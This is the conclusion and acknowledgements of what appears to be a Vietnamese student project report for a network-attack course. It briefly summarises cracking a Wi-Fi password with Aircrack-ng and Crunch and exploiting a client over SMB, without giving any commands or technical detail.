- Nắm vững kiến thức về Access Point, thiết bị quan trọng trong mạng Wi-Fi. Tiến hành sử dụng Aircrack-ng và Crunch để thực hiện tấn công và bẻ mật khẩu mạng Wi-Fi. Tiếp đó thực hiện thành công cuộc tấn công bẻ mật khẩu Wi-Fi, sau đó khai thác máy tính máy khách thông qua lỗ hổng SMB và các kỹ thuật khác để tiến hành khai thác.
- Hướng nghiên cứu tiếp theo có thể bao gồm nghiên cứu về các biện pháp bảo mật hiện đại, tìm hiểu về các công cụ và phương pháp tấn công mới, phân tích các lỗ hổng mới, và đối chiếu với chuẩn bảo mật và tuân thủ luật pháp. Nghiên cứu và phát triển trong lĩnh vực an ninh mạng đang ngày càng quan trọng trong bối cảnh mối đe dọa mạng ngày càng phức tạp.
- Cuối cùng nhóm đồ án hi vọng rằng việc nghiên cứu này sẽ giúp cung cấp một cái nhìn sâu hơn về các rủi ro an ninh mạng và đóng góp vào việc nâng cao mức độ bảo mật của mạng không dây trong môi trường doanh nghiệp.

LỜI CẢM ƠN

Trong thời gian học tập môn Tấn công mạng, nhóm đã nhân được nhiều sự giúp đỡ, đóng góp ý kiến và chỉ bảo nhiệt tình của thầy cô, bạn bè. Với sự giúp đỡ này đã giúp nhóm rất nhiều trong việc cũng cố kiến thức và giải đáp những thắc mắc còn tồn đọng.

Nhóm xin gửi lời cám ơn chân thành đến thầy Nguyễn Công Danh giảng viên khoa Mạng máy tính và truyền thông dữ liệu trường đại học Công Nghệ Thông Tin, người đã tận tình hướng dẫn, chỉ bảo nhóm trong suốt quá trình làm đồ án.

Với những kiến thức đã được học tại môn này nhóm báo cáo có thể tự tin hơn trên chặng đường học tập sắp tới và trong cuộc sống sau này. Nhóm xin được chúc thầy và các cán bộ giảng viên đang công tác tại trường thật nhiều sức khỏe và thành công trong cuộc sống.

Hết !